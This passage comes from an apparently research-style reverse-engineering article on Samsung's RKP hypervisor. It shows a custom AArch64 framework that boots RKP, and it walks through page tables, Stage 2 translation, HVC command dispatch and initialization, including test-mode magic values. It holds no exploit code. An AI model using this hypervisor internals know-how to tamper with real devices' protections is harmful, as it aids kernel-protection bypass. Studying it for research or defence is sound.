translation table format descriptors".

A similar process is followed for Level 2 but in a loop to map all required VAs in macro ‘create_block_map‘. The entry value is the PA we want to map ORed with block entry attribute values defined by AARCH64_BLOCK_DEF_FLAGS.

The flag value used denotes a non-secure memory region, (U/P)XN disabled, Normal memory as defined in Memory Attribute Indirection Register (MAIR_EL1) and Access Permissions (AP) that allow Read/Write to EL1 and no access to EL0. As with table entries, for detailed description refer to AARM section "D5.3.3". Finally, MAIR_ELx serves as a table holding information/attributes of memory regions and readers may refer to AARM section "B2.7 Memory types and attributes" for more information.

```
// framework/aarch64.h

/*
 * Block default flags for initial MMU setup
 *
 * block entry
 * attr index 4
 * NS = 0
 * AP = 0 (EL0 no access, EL1 rw)
 * (U/P)XN disabled
 */
#define AARCH64_BLOCK_DEF_FLAGS (                           \
  AARCH64_PGTBL_BLK_ENTRY                                 | \
  0x4 << AARCH64_PGTBL_BLK_ENT_STAGE1_LOW_ATTR_IDX_SHIFT  | \
  AARCH64_PGTBL_BLK_ENT_STAGE1_LOW_ATTR_AP_RW_ELHIGH <<     \
      AARCH64_PGTBL_BLK_ENT_STAGE1_LOW_ATTR_AP_SHIFT      | \
  AARCH64_PGTBL_BLK_ENT_STAGE1_LOW_ATTR_SH_INN_SH    <<     \
      AARCH64_PGTBL_BLK_ENT_STAGE1_LOW_ATTR_SH_SHIFT      | \
  1 << AARCH64_PGTBL_BLK_ENT_STAGE1_LOW_ATTR_AF_SHIFT       \
  )


// framework/mmu.S

__enable_mmu:
    ...

    bl __create_page_tables

    isb
    mrs x0, sctlr_el1
    orr x0, x0, #(AARCH64_SCTLR_EL1_M)
    msr sctlr_el1, x0
...

__create_page_tables:

    mov x7, AARCH64_BLOCK_DEF_FLAGS
    ...

    // x25 = swapper_pg_dir
    u/ x20 = VA_OFFSET
    mov x0, x25
    adrp x1, _text
    add x1, x1, x20
    create_table_entry x0, x1, #(LEVEL1_4K_INDEX_SHIFT), \
                        #(PGTBL_ENTRIES), x4, x5

    adrp x1, _text
    add x2, x20, x1
    adrp x3, _etext
    add x3, x3, x20
    create_block_map x0, x7, x1, x2, x3
...

.macro create_table_entry, tbl, virt, shift, ptrs, tmp1, tmp2
    lsr \tmp1, \virt, \shift
    and \tmp1, \tmp1, \ptrs - 1                // table entry index
    add \tmp2, \tbl, #PAGE_SIZE                // next page table PA
    orr \tmp2, \tmp2, #AARCH64_PGTBL_TBL_ENTRY // valid table entry
    str \tmp2, [\tbl, \tmp1, lsl #3]           // store new entry
```

```
    add \tbl, \tbl, #PAGE_SIZE                // next level table page
.endm

.macro  create_block_map, tbl, flags, phys, start, end
    lsr     \phys, \phys, #LEVEL2_4K_INDEX_SHIFT
    lsr     \start, \start, #LEVEL2_4K_INDEX_SHIFT
    and     \start, \start, #LEVEL_4K_INDEX_MASK     // table index
    orr     \phys, \flags, \phys, lsl #LEVEL2_4K_INDEX_SHIFT // table entry
    lsr     \end, \end, #LEVEL2_4K_INDEX_SHIFT     // block entries counter
    and     \end, \end, #LEVEL_4K_INDEX_MASK       // table end index
    1:   str     \phys, [\tbl, \start, lsl #3]  // store the entry
    add     \start, \start, #1                     // next entry
    add     \phys, \phys, #LEVEL2_4K_BLK_SIZE      // next block
    cmp     \start, \end
    b.ls    1b
.endm

...
```

As a demonstration we perform a manual table walk for VA 0xffffff8080000000 which should be the TTBR1_EL1 VA of function `_reset()`. The Level 1 table index (1) is 2 and the entry value is 0x8008a003 which denotes a valid table descriptor at PA 0x8008a000. The Level 2 entry index (2) is 0 and value of the entry is 0x80000711 which denotes a block entry at physical address 0x80000000. The remaining VA bits setting the PA offset are zero and examining the resulting PA is of course the start of function `_reset()`. Note that since we have not yet enabled the MMU (as shown in the disassembly this is performed in the next instructions), all memory accesses with gdb refer to PAs that is why we can directly examine the page tables and resulting PA. In our setup that would be true even with MMU enabled due to the identity mapping, however, this should not be assumed to apply to every system.

```
(gdb) disas
Dump of assembler code for function __enable_mmu:
   0x00000000800401a0 <+0>:     mov     x28, x30
   0x00000000800401a4 <+4>:     adrp    x25, 0x80089000 // TTBR1_EL1
   0x00000000800401a8 <+8>:     adrp    x26, 0x8008c000
   0x00000000800401ac <+12>:    bl      0x80040058 <__create_page_tables>
=> 0x00000000800401b0 <+16>:    isb
   0x00000000800401b4 <+20>:    mrs     x0, sctlr_el1
   0x00000000800401b8 <+24>:    orr     x0, x0, #0x1
End of assembler dump.

(gdb)  p/x ((0xffffff8000000000 + 0x80000000) >> 30) & 0x1ff      /* (1) */
$19 = 0x2

(gdb)  x/gx ($TTBR1_EL1 + 2*8)
0x80089010:     0x000000008008a003

(gdb)  p/x ((0xffffff8000000000 + 0x80000000) >> 21) & 0x1ff      /* (2) */
$20 = 0x0

(gdb)  x/gx 0x000000008008a000
0x8008a000:     0x0000000080000711

(gdb)  x/10i 0x0000000080000000
   0x80000000 <_reset>: ldr     x30, 0x80040000
   0x80000004 <_reset+4>:       mov     sp, x30
   0x80000008 <_reset+8>:       mrs     x0, currentel
```

Finally, with the MMU enabled we are ready to enable RKP. Since the EL2 exception vector tables are not set, the only way to do that is to drop to EL2 from EL3 as we did for EL1. We invoke `smc` with function identifier CINT_VMM_INIT which the EL3 interrupt handler redirects to function `_vmm_init_el3()`.

----[2.2 - EL2 Bootstrap

RKP binary is embedded in our kernel image using the 'incbin' assembler directive as shown below and before dropping to EL2 we must place the binary in its expected physical address. Since RKP is an ELF file, we can easily obtain the PA and entry point which for this specific RKP version are 0xb0100000 and 0xb0101000 respectively. 'copy_vmm()' function copies the binary from its kernel position to the expected PA during the system initialization in function '_reset()'.

```
// framework/boot64.S
...

.global _svmm
_svmm:
.incbin "vmm-G955FXXU4CRJ5.elf"
.global _evmm
_evmm:
...
```

```
$ readelf -l vmm-G955FXXU4CRJ5.elf

Elf file type is EXEC (Executable file)
Entry point 0xb0101000
There are 2 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  LOAD           0x0000000000000000 0x00000000b0100000 0x00000000b0100000
                 0x000000000003e2e0 0x000000000003e6c0  RWE    0x10000
  ...
```

At long last we are ready to drop to EL2. Similarly to dropping to EL1, we set ELR_EL3 to the RKP entry point and SPSR_EL3 so that the fake exception came from EL2 executing in AArch64 mode. We additionally set X0 and X1 to to RKP start PA and reserved size. These values are dictated by the Samsung kernel implementation and the oracles and required by the EL2 implementation which will be explained shortly. Readers interested in the Samsung kernel implementation can refer to kernel function 'vmm_init()' at kernel/init/vmm.c which is called during the kernel initialization in function 'start_kernel()'.

```
// framework/boot64.S

.global _vmm_init_el3
.align 2
_vmm_init_el3:
    // return to vmm.elf entry (RKP_VMM_START + 0x1000)
    mov   x0, #RKP_VMM_START
    add   x0, x0, #0x1000
    msr   elr_el3, x0
    mov   x0, #(AARCH64_SPSR_FROM_AARCH64 | AARCH64_SPSR_MODE_EL2 | \
                AARCH64_SPSR_SP_SEL_N)
    msr   spsr_el3, x0

    // these are required for the correct hypervisor setup
    mov   x0, #RKP_VMM_START
    mov   x1, #RKP_VMM_SIZE
    eret
    .inst       0xdeadc0de //crash for sure
ENDPROC(_vmm_init_el3)
```

One valuable source of information at this point is the Linux kernel procfs

entry /proc/sec_log as it provides information about the aforementioned values during Samsung kernel 'vmm_init()' invocation. This procfs entry is part of the Exynos-SnapShot debugging framework and more information can be found in the kernel source at kernel/drivers/trace/exynos-ss.c. A sample output with RKP related values is displayed below. Apart from the RKP related values we can see the kernel memory layout which will be helpful in creating our framework memory layout to satisfy the plethora of criteria introduced by RKP which will be presented later.

```
RKP: rkp_reserve_mem, base:0xaf400000, size:0x600000
RKP: rkp_reserve_mem, base:0xafc00000, size:0x500000
RKP: rkp_reserve_mem, base:0xb0100000, size:0x100000
RKP: rkp_reserve_mem, base:0xb0200000, size:0x40000
RKP: rkp_reserve_mem, base:0xb0400000, size:0x7000
RKP: rkp_reserve_mem, base:0xb0407000, size:0x1000
RKP: rkp_reserve_mem, base:0xb0408000, size:0x7f8000
software IO TLB [mem 0x8f9680000-0x8f9a80000] (4MB) mapped at
    [ffffffc879680000-ffffffc879a7ffff] Memory: 3343540K/4136960K available
    (11496K kernel code, 3529K rwdata, 7424K rodata, 6360K init, 8406K bss,
    637772K reserved, 155648K cma-reserved)
Virtual kernel memory layout:
    modules : 0xffffff8000000000 - 0xffffff8008000000   (   128 MB)
    vmalloc : 0xffffff8008000000 - 0xffffffbdbfff0000   (   246 GB)
      .init : 0xffffff8009373000 - 0xffffff80099a9000   (  6360 KB)
      .text : 0xffffff80080f4000 - 0xffffff8008c2f000   ( 11500 KB)
    .rodata : 0xffffff8008c2f000 - 0xffffff8009373000   (  7440 KB)
      .data : 0xffffff80099a9000 - 0xffffff8009d1b5d8   (  3530 KB)
    vmemmap : 0xffffffbdc0000000 - 0xffffffbfc0000000   (     8 GB maximum)
              0xffffffbdc0000000 - 0xffffffbde2000000   (   544 MB actual)
SLUB: HWalign=64, Order=0-3, MinObjects=0, CPUs=8, Nodes=1
RKP: vmm_reserved
  .base=ffffffc030100000 .size=1048576
  .bss=ffffffc03013e2e0 .bss_size=992
  .text_head=ffffffc030101000 .text_head_size=192
RKP: vmm_kimage
.base=ffffff8009375a10  .size=255184
RKP: vmm_start=b0100000, vmm_size=1048576
RKP: entry point=00000000b0101000
RKP: status=0
in rkp_init, swapper_pg_dir : ffffff800a554000
```

The entry point eventually leads to RKP function 'vmm_main()' (0xb0101818). The function initially checks whether RKP has already been initialized (3) and if true it returns, or else proceeds with the initialization and sets the initialization flag. Immediately after this, 'memory_init()' function (0xb0101f24) is called where a flag is set indicating that memory is active and a 0x1f000 sized buffer at 0xb0220000 is initialized to zero.

```
// vmm-G955FXXU4CRJ5.elf

int64_t vmm_main(int64_t hyp_base_arg, int64_t hyp_size_arg, char **stacks)
{
    ...

    if ( !initialized_ptr )                                     /* (3) */
    {
        initialized_ptr = 1;
        memory_init();

        log_message("RKP_cdb5900c %sRKP_b826bc5a %s\n",
                                  "Jul 11 2018", "11:19:43");

        /* various log messages and misc initializations */

        heap_init(base, size);
        stacks = memalign(8, 0x10000) + 0x2000;
```

```
        vmm_init();
        ...

        if (hyp_base_arg != 0xB0100000)
            return -1;
        ...

        set_ttbr0_el2(&_static_s1_page_tables_start___ptr);
        s1_enable();

        set_vttbr_el2(&_static_s2_page_tables_start___ptr);
        s2_enable();
    }
    ...

    return result;
}
```

This buffer is the RKP log and along with RKP debug log at 0xb0200000, which will be presented later, they comprise the EL2 oracles. Both of them are made available via procfs entry /proc/rkp_log and interested readers can check kernel/drivers/rkp/rkp_debug_log.c for more information from the kernel perspective. RKP log is written to by `log_message()` function (0xb0102e94) among others and an edited sample output from `vmm_main()` with deobfuscated strings as comments with the help of S7 hypervisor binary as mentioned before.

```
RKP_1f22e931 0xb0100000 RKP_dd15365a 40880   // file base: %p size %s
RKP_be7bb431 0xb0100000 RKP_dd15365a 100000  // region base: %p size %s
RKP_2db69dc3 0xb0220000 RKP_dd15365a 1f000   // memory log base: %p size %s
RKP_2c60d5a7 0xb0141000 RKP_dd15365a bf000   // heap base: %p size %s
```

During the initialization the heap is initialized and memory is allocated for the stack which has been temporarily set to a reserved region during compilation. Next, in `vmm_init()` (0xb0109758) two critical actions are performed. First, the EL2 exception vector table (0xb010b800) is set in VBAR_EL2 enabling us to invoke RKP from EL1 via `hvc`. Finally, HCR_EL2.TVM (bit 26) is set trapping EL1 writes to virtual memory control registers (SCTLR_EL1, TTBRnRL1, TCR_EL1, etc) to EL2 with Syndrome Exception Class (ESR_EL2.EC bits [31:26]) value 0x18 (more on this while discussing the EL2 synchronous exception handler).

At this point we clarify one the aforementioned constrains; that of the RKP bootstrap arguments. The RKP PA is compared at this point with hardcoded value 0xb0100000 and if there's a mismatch the bootstrap process terminates and -1 is returned denoting failure. Furthermore, the PA is stored and used later during the paging initialization, also discussed later.

If the RKP PA check is satisfied, the final bootstrap steps comprise the MMU and memory translations enabling. First, EL2 Stage 1 translations are enabled. TTBR0_EL2 is set to predefined static tables at 0xb011a000 and `s1_enable()` (0xb0103dcc) function is called. First, MAIR_EL2 is set to define two memory attributes (one for normal memory and one for device memory). Next, TCR_EL2 is ORed with 0x23518 which defines a 40 bits or 1TB Physical Address Size (TCR_EL2.PS bits[18:16]), a 4kB Granule size (TCR_EL2.TG0 bits[15:14]) and 24 size offset (TCR_EL2.T0SZ bits[5:0]) which corresponds to a 64-24=40 bit or 1TB input address space for TTBR0_EL2. To conclude `s1_enable()` SCTLR_EL2 is set with the important values being SCTLR_EL2.WNX (bit 19) which enables the behavior where write permission implies XN and SCTLR_EL2.M (bit 0) which enables the MMU.


Last but not least, Stage 2 translation is enabled. VTTBR_EL2 which holds the Stage 2 translation tables is set to the predefined static tables at 0xb012a000. Next, Virtual Translation Control Register (VTCR_EL2) is set which as the name dictates, controls the Stage 2 translation process similarly to TCR_ELx for Stage 1 translations. Its value defines a 40 bits or 1TB Physical Address Size (VTCR_EL2.PS bits[18:16]), a 4kB Granule size

(TCR_EL2.TG0 bits[15:14]), and 24 size offset (TCR_EL2.T0SZ bits[5:0]) which corresponds to a 64-24=40 bit or 1TB input address space for VTTBR0_EL2. Moreover, Starting Level of Stage 2 translation controlled by VTCR_EL2.SL0 (bits[7:6]) is set to 1 and since TCR_EL2.TG0 is set to 4kB Stage 2 translations start at Level 1 with concatenated tables which will be explained in detail next. Finally, HCR_EL2.VM (bit 0) is set to enable Stage 2 translation.

------[2.2.1 - Stage 2 translation & Concatenated tables

As AARM states "for a Stage 2 translation, up to 16 translation tables can be concatenated at the initial lookup level. For certain input address sizes, concatenating tables in this way means that the lookup starts at a lower level than would otherwise be the case". We are going to demonstrate this in our current setup but for more details refer to section "D5.2.6 Overview of the VMSAv8-64 address translation stages" of AARM.

Since we have a 40 bit input address range only bit 39 of the input VA is used to index translation table at Level 0 and as a result only two Level 1 tables exist. Instead of the default setup, ARM allows to concatenate the two tables in contiguous physical pages and start translation in Level 1. To index the Level 1 tables, IPA bits[39:30] are used instead of the traditional bits[38:30].



We have included a gdb script to dump the Stage 2 translation tables based on tools from [03] and [06]. The script reads the table PA from VTTBR_EL2 and is configured for our setup only and not the generic approach. Moreover, it needs to be called from EL2 or EL3, for which `switchel <#>` command can be used. Finally, our analysis indicates that there is a 1:1 mapping between IPAs and PAs.

```
(gdb) switchel
$cpsr = 0x5 (EL1)

(gdb)  switchel 2
Moving to EL2
$cpsr = 0x9

(gdb) pagewalk

################################################
#     Dump Second Stage Translation Tables     #
################################################
PA Size: 40-bits
Starting Level: 1
IPA range: 0x000000fffffffff
Page Size: 4KB

...
Third level: 0x1c07d000-0x1c07e000: S2AP=11, XN=10
Third level: 0x1c07e000-0x1c07f000: S2AP=11, XN=10
...
second level block: 0xbfc00000-0xbfe00000: S2AP=11, XN=0
second level block: 0xbfe00000-0xc0000000: S2AP=11, XN=0
first level block: 0xc0000000-0x100000000: S2AP=11, XN=0
```

```
first level block: 0x880000000-0x8c0000000: S2AP=11, XN=0
...

(gdb) switchel 1
Moving to EL1
$cpsr = 0x5 (EL1)
```

------[2.2.2 - EL2 bootstrap termination and EL1 physical address

Now that the hypervisor is setup we can resume with the framework setup. The bootstrap process terminates via an 'smc' command thus returning to EL3. X0 holds the special value 0xc2000401 and X1 the return value of the operation (zero denoting success). If the bootstrap process fails, 'handle_interrupt_el3()' fails (5) and the system hangs (4).

```
// framework/vectors.S

el3_synch_low_64:
    build_exception_frame

    bl  handle_interrupt_el3

    cmp x0, #0                                                  /* (4) */
    b.eq 1f
    b .
1:
    restore_exception_frame
    eret
...

// framework/interrupt-handler.c

int handle_interrupt_el3(uint64_t value, uint64_t status)
{
    int ret = 0;
    switch (value) {
        case 0xc2000401: // special return value from vmm initialization
            if (status == 0) {
                _reset_and_drop_el1_main();
            } else {
                ret = -1;                                       /* (5) */
            }
     ...
}
```

Careful readers might have noticed that the EL2 'smc' invocation causes a new exception frame to be stored in EL3 and in order to return to EL1 we must properly restore the state. Well, due to the framework minimal nature no information needs to be saved before or after EL2 bootstrap. As a result we simply reset the state (i.e. stack pointers) and drop to EL1 function '_el1_main()' which in turn leads to 'el1_main()'.

```
// framework/boot64.S

...

_reset_and_drop_el1_main:
    /*
     * We have initialized vmm. Jump to EL1 main since HVC is now enabled,
     * and EL1 does not require EL3 to interact with hypervisor
     */
    // setup EL3 stack
    ldr x30, =stack_top_el3
    mov sp, x30

    // setup EL1 stack
```

```
    ldr x30, =stack_top_el1
    msr sp_el1, x30

    mov   x0, #(AARCH64_SPSR_FROM_AARCH64 | AARCH64_SPSR_MODE_EL1 | \
                AARCH64_SPSR_SP_SEL_N)
    msr   spsr_el3, x0


    // drop to function _el1_main
    adr   x0, _el1_main
    msr   elr_el3, x0
    eret                                                        /* (6) */
...

_el1_main:
    mov x20, #-1
    lsl x20, x20, #VA_BITS
    adr x0, el1_main
    add x0, x0, x20

    blr x0
...
```

Here we explain another system constrain. Our framework was arbitrarily placed at PA 0x80000000. The reason should by now be obvious. After enabling Stage 2 translation, every EL1 IPA is translated through Stage 2 tables to find the PA. Examining the hypervisor static maps reveals region starting at 0x80000000 to satisfy the criteria required for lower level execution. Specifically, eXecute Never (XN) field is unset and there is no write permissions. Should the kernel be placed in an unmapped or non executable for Stage 2 translation region during framework initialization, then returning from EL3 to EL1 (6) results in a translation error.

```
(gdb) pagewalk

##################################################
#     Dump Second Stage Translation Tables       #
##################################################
...
Third level: 0x1c07e000-0x1c07f000: S2AP=11, XN=10
Third level: 0x1c07f000-0x1c080000: S2AP=11, XN=10
Third level: 0x80000000-0x80001000: S2AP=1, XN=0
Third level: 0x80001000-0x80002000: S2AP=1, XN=0
...
```

```
54          51                                10         2  1:0
+------------+-------------------------------+----------+------+ Block Entry
| Upper Attr |           ....                | Low Attr | Type | Stage 2
+------------+-------------------------------+----------+------+ Translation
```

bits	Attr	Description
5:2	AttrIndex	MAIR_EL2 index
7:6	S2AP	Access permissions
53:54	XN	Execute never

Block entry attributes for Stage 2 translation

S2AP	EL1/EL0 Access
00	None
01	Read Only
10	Write Only
11	Read Write

XN	Allow Exec
00	EL0/EL1
01	EL0 not EL1
10	None
11	EL1 not EL0

----[2.3 - RKP Initialization Functions

The first thing performed in `el1_main()` is to initialize RKP. There are numerous steps that comprise RKP initialization and we will present them in the following sections. Before explaining the initialization process though we will describe the RKP exception handlers.

------[2.3.1 - RKP Synchronous Handler

As explained during the EL2 bootstrap VBAR_EL2 is set at 0xb010b800 where each handler first creates the exception frame storing all generic registers and then calls function `vmm_dispatch()` (0x0b010aa44) with the three arguments being the offset indicating the EL from which the exception was taken, the exception type and the exception frame address respectively. `vmm_dispatch()` is designed to only handle synchronous exceptions and simply returns otherwise. Function `vmm_synchronous_handler()` (0xb010a678) handles as the name suggests the synchronous exceptions and only the exception frame (third) argument is of importance.

```
stp    X1, X0, [SP,#exception_frame]!
...
mov    X0, #0x400       // Lower AArch64
mov    X1, #0           // Synchronous Exception
mov    X2, SP           // Exception frame, holding args from EL1

bl     vmm_dispatch
...
ldp    X1, X0, [SP+0x10+exception_frame],#0x10
clrex
eret
```

As shown from the following snippet the handler first evaluates ESR_EL2.EC. Data and Instruction Aborts from the current EL (ECs 0x21 and 0x25) are not recoverable and the handler calls `vmm_panic()` function (0xb010a4cc) which leads to system hang. Data and Instruction Aborts from lower EL (ECs 0x20 and 0x24) are handled directly by the handler. Furthermore, as mentioned before, by setting HCR_EL2.TVM during the RKP bootstrap, EL1 writes to virtual memory control registers are trapped to EL2 with EC 0x18 and here handled by function `other_msr_mrs_system()` (0xb010a24c). `hvc` commands either from AArch32 or AArch64 (ECs 0x12 and 0x16) are our main focus and will be explained shortly. Finally, any other ECs return -1 which leads `vmm_dispatch()` to `vmm_panic()`.

```
// vmm-G955FXXU4CRJ5.elf

int64_t vmm_synchronous_handler(int64_t from_el_offset,
                int64_t exception_type, exception_frame *exception_frame) {

    esr_el2 = get_esr_el2();
    ...

    switch ( esr_el2 >> 26 )   /* Exception Class */
    {
        case 0x12:        /* HVC from AArch32 */
        case 0x16:        /* HVC from AArch64 */


            if ((exception_frame->x0 & 0xFFF00000) == 0x83800000) /* (7) */
                rkp_main(exception_frame->x0, exception_frame);
            ...
            return 0;


        case 0x18:   /* Trapped MSR, MRS or System instruction execution */
            v7 = other_msr_mrs_system(exception_frame);
            ...
```

```
        case 0x20:     /* Instruction Abort from a lower Exception level */
            ...

        case 0x21:          /* Instruction Abort Current Exception Level */
            vmm_panic(from_el_offset, exception_type, ...);

        case 0x24:            /* Data Abort from a lower Exception level */
            ...

        case 0x25:                  /* Data Abort Current Exception Level */
            vmm_panic(from_el_offset, exception_type, ...);

        default:
            return -1;
    }
}
```

Before moving to `hvc` we will be briefly introducing `msr`/`mrs` handling (for details regarding the values of ESR_EL2 discussed here refer to AARM section "D13.2.37"). First, the operation direction is checked via the ESR_EL2.ISS bit 0. As mentioned only writes are supposed to be trapped (direction bit value must be 0) and if somehow a read was trapped, handler ends up in `vmm_panic()`. The general purpose register used for the transfer is discovered from the value of ESR_EL2.ISS.Rt (bits [9:5]). The rest of ESR_EL2.ISS values are used to identify the system register accessed by `msr` and in RKP each system register is handled differently. For example SCTLR_EL1 handler does not allow to disable the MMU or change endianess and TCR_EL1 handler does not allow modification of the Granule size. We will not be examining every case in this (already long) article, but interested readers should by now have more than enough information to start investigating function `other_msr_mrs_system()`.

RKP `hvc` invocation's first argument (X0) is the function identifier and as shown in (7) must abide by a specific format for function `rkp_main()` (0xb010d000) which is the `hvc` handler to be invoked. Specifically, each command is expected to have a prefix value of 0x83800000. Furthermore, to form the command, command indices are shifted by 12 and then ORed with the prefix (readers may also refer to kernel/include/linux/rkp.h). This format is also expected by `rkp_main()` as explained next.

```
// vmm-G955FXXU4CRJ5.elf

void rkp_main(unsigned int64_t command, exception_frame *exception_frame)
{

    hvc_cmd = (command >> 12) & 0xFF;                                   /* (8) */

    if ( hvc_cmd && !is_rkp_activated )                                 /* (9) */
        lead_to_policy_violation(hvc_cmd);
    ...

    my_check_hvc_command(hvc_cmd);
    switch ( hvc_cmd )
    {
        case 0:
            ...

            if ( is_rkp_activated )                                    /* (10) */
                rkp_policy_violation(2, 0, 0, 0);

            rkp_init(exception_frame);
            ...

            break;
...


void my_check_hvc_command(unsigned int64_t cmd_index)
```

```
{
    if ( cmd_index > 0x9F )
        rkp_policy_violation(3, cmd_index, 0, 0);

    prev_counter = my_cmd_counter[cmd_index];

    if ( prev_counter != 0xFF )
    {
        cur_counter = (prev_counter - 1);

        if ( cur_counter > 1 )
            rkp_policy_violation(3, cmd_index, prev_counter, 0);

        my_cmd_counter[cmd_index] = cur_counter;
    }
}
```

`rkp_main()` first extracts the command index (8) and then calls function `my_check_hvc_command()` (0xb0113510). Two things are happening there. First, the index must be smaller than 0x9f. Second, RKP maintains an array with command counters. The counter for RKP initialization command is 1 during the array definition and is set again along with all other values at runtime in function `my_initialize_hvc_cmd_counter()` (0xb011342c) during the initialization. If any of these checks fails, `rkp_policy_violation()` (0xb010dba4) is called which can be considered as an assertion error and leads to system hang. Finally, before allowing any command invocation except for the initialization, a global flag indicating whether RKP is initialized is checked (9). This flag is obviously set after a successful initialization as explained in the following section.

Before continuing with the initialization process we will present some commands as examples to better demonstrate their usage. The first initialization function (presented next) is `rkp_init()` with command id 0 which corresponds to command 0x83800000. During definition, as mentioned above, its counter is set to 1 so that it can be called once before invoking `my_initialize_hvc_cmd_counter()`. Similarly, command id 1 corresponds to deferred initialization function (also presented next), can be reached with command 0x83801000 and since its counter is set to 1 which means it can only be called once. Commands with counter value -1 as the ones shown in the table below for handling page tables (commands 0x21 and 0x22 for level 1 and 2 correspondingly) can be called arbitrary number of times.

Function	ID	Command	Counter
rkp_init	0x0	0x83800000	0
rkp_def_init	0x1	0x83801000	1
...			
rkp_pgd_set	0x21	0x83821000	-1
rkp_pmd_set	0x22	0x83822000	-1
...			

------[2.3.2 - RKP Initialization

With this information, we are now ready to initialize RKP. In the snippet below we demonstrate the framework process to initialize the RKP (with RKP command id 0). We also show the `rkp_init_t` struct values used in the framework during the invocation and we will be elaborating more on them while examining the RKP initialization function `rkp_init()` (0xb0112f40). Interested readers can also study and compare `framework_rkp_init()` function with Samsung kernel function `rkp_init()` in kernel/init/main.c and the initialization values presented here against some of the values from the sample sec_log output above.

```
// framework/main.c
```

```
void el1_main(void) {
    framework_rkp_init();
    ...
}

// framework/vmm.h

#define RKP_PREFIX  (0x83800000)
#define RKP_CMDID(CMD_ID)  (((CMD_ID) << 12 ) | RKP_PREFIX)

#define RKP_INIT                RKP_CMDID(0x0)
...

// framework/vmm.c

void framework_rkp_init(void)
{
    struct rkp_init_t init;
    init.magic = RKP_INIT_MAGIC;
    init._text = (uint64_t)__va(&_text);
    init._etext = (uint64_t)__va(&_etext);
    init.rkp_pgt_bitmap = (uint64_t)&rkp_pgt_bitmap;
    init.rkp_dbl_bitmap = (uint64_t)&rkp_map_bitmap;
    init.rkp_bitmap_size = 0x20000;

    init.vmalloc_start = (uint64_t)__va(&_text);
    init.vmalloc_end = (uint64_t)__va(&_etext+0x1000);
    init.init_mm_pgd = (uint64_t)&swapper_pg_dir;
    init.id_map_pgd = (uint64_t)&id_pg_dir;
    init.zero_pg_addr = (uint64_t)&zero_page;
    init.extra_memory_addr = RKP_EXTRA_MEM_START;
    init.extra_memory_size = RKP_EXTRA_MEM_SIZE;
    init._srodata = (uint64_t)__va(&_srodata);
    init._erodata = (uint64_t)__va(&_erodata);

    rkp_call(RKP_INIT, &init, (uint64_t)VA_OFFSET, 0, 0, 0);
}

// framework/util.S

rkp_call:
    hvc #0
    ret
ENDPROC(rkp_call)


magic           : 0x000000005afe0001
vmalloc_start   : 0xffffff8080000000
vmalloc_end     : 0xffffff8080086000
init_mm_pgd     : 0x0000000080088000
id_map_pgd      : 0x000000008008b000
zero_pg_addr    : 0x000000008008e000
rkp_pgt_bitmap  : 0x0000000080044000
rkp_dbl_bitmap  : 0x0000000080064000
rkp_bitmap_size : 0x0000000000020000
_text           : 0xffffff8080000000
_etext          : 0xffffff8080085000
extra_mem_addr  : 0x00000000af400000
extra_mem_size  : 0x0000000000600000
physmap_addr    : 0x0000000000000000
_srodata        : 0xffffff8080085000
_erodata        : 0xffffff8080086000
large_memory    : 0x0000000000000000
fimc_phys_addr  : 0x00000008fa080000
fimc_size       : 0x0000000000780000
tramp_pgd       : 0x0000000000000000


Before everything else, the debug log at 0xb0200000 is initialized (11).
This is the second EL2 oracle and we will be discussing it shortly as it
```

will provide valuable information to help create correct memory mapping for the initialization to be successful.

Evidently, there are two modes of RKP operation which are decided upon during the initialization; normal and test mode. Test mode disables some of the aforementioned 'hvc' command invocation counters and enables some command indices/functions. As the name suggests these are used for testing purposes and while these may assist and ease the reversing process, we will not be analyzing them in depth, because the are not encountered in real world setups. The mode is selected by the struct magic field, whose value can either be 0x5afe0001 (normal mode) or 0x5afe0002 (test mode).

It would be possible to change to test mode via a second 'rkp_init()' invocation while hoping not to break any other configurations, however this is not possible via normal system interaction. As shown in (12) after a successful initialization, global flag 'is_rkp_activated' is set. This flag is then checked (10) before calling 'rkp_init()' in 'rkp_main()' function as demonstrated in the previously presented snippet.

```
// vmm-G955FXXU4CRJ5.elf

void rkp_init(exception_frame *exception_frame)
{
    ...

    rkp_init_values = maybe_rkp_get_pa(exception_frame->x1);

    rkp_debug_log_init();                                          /* (11) */
    ...

    if ( rkp_init_values->magic - 0x5AFE0001 <= 1 ){

        if ( rkp_init_values->magic == 0x5AFE0002 )
        {
            /* enable test mode */
        }

        /* store all rkp_init_t struct values */

        rkp_physmap_init();

        ...

        if ( rkp_bitmap_init() )
        {
            /* misc initializations and debug logs */

            rkp_debug_log("RKP_6398d0cb", hcr_el2,
                          sctlr_el2, rkp_init_values->magic);

            /* more debug logs */

            if ( rkp_paging_init() )
            {
                is_rkp_activated = 1;                              /* (12) */
                ...

                my_initialize_hvc_cmd_counter();
                ...
            }
        }
        ...
    }
    ...
}
```

RKP maintains a struct storing all required information. During initialization in RKP function 'rkp_init()', values passed via 'rkp_init_t'

struct along with the VA_OFFSET are stored there to be used later. Next, various memory regions such as physmap and bitmaps are initialized. We are not going to be expanding on those regions since they are implementation specific, but due to their heavy usage by RKP (especially physmap) we are going to briefly explain them. Physmap contains information about physical regions, such as whether this is an EL2 or EL1 region etc., is set to a predefined EL2 only accessible region as explained next and RKP uses this information to decide if certain actions are allowed on specific regions.

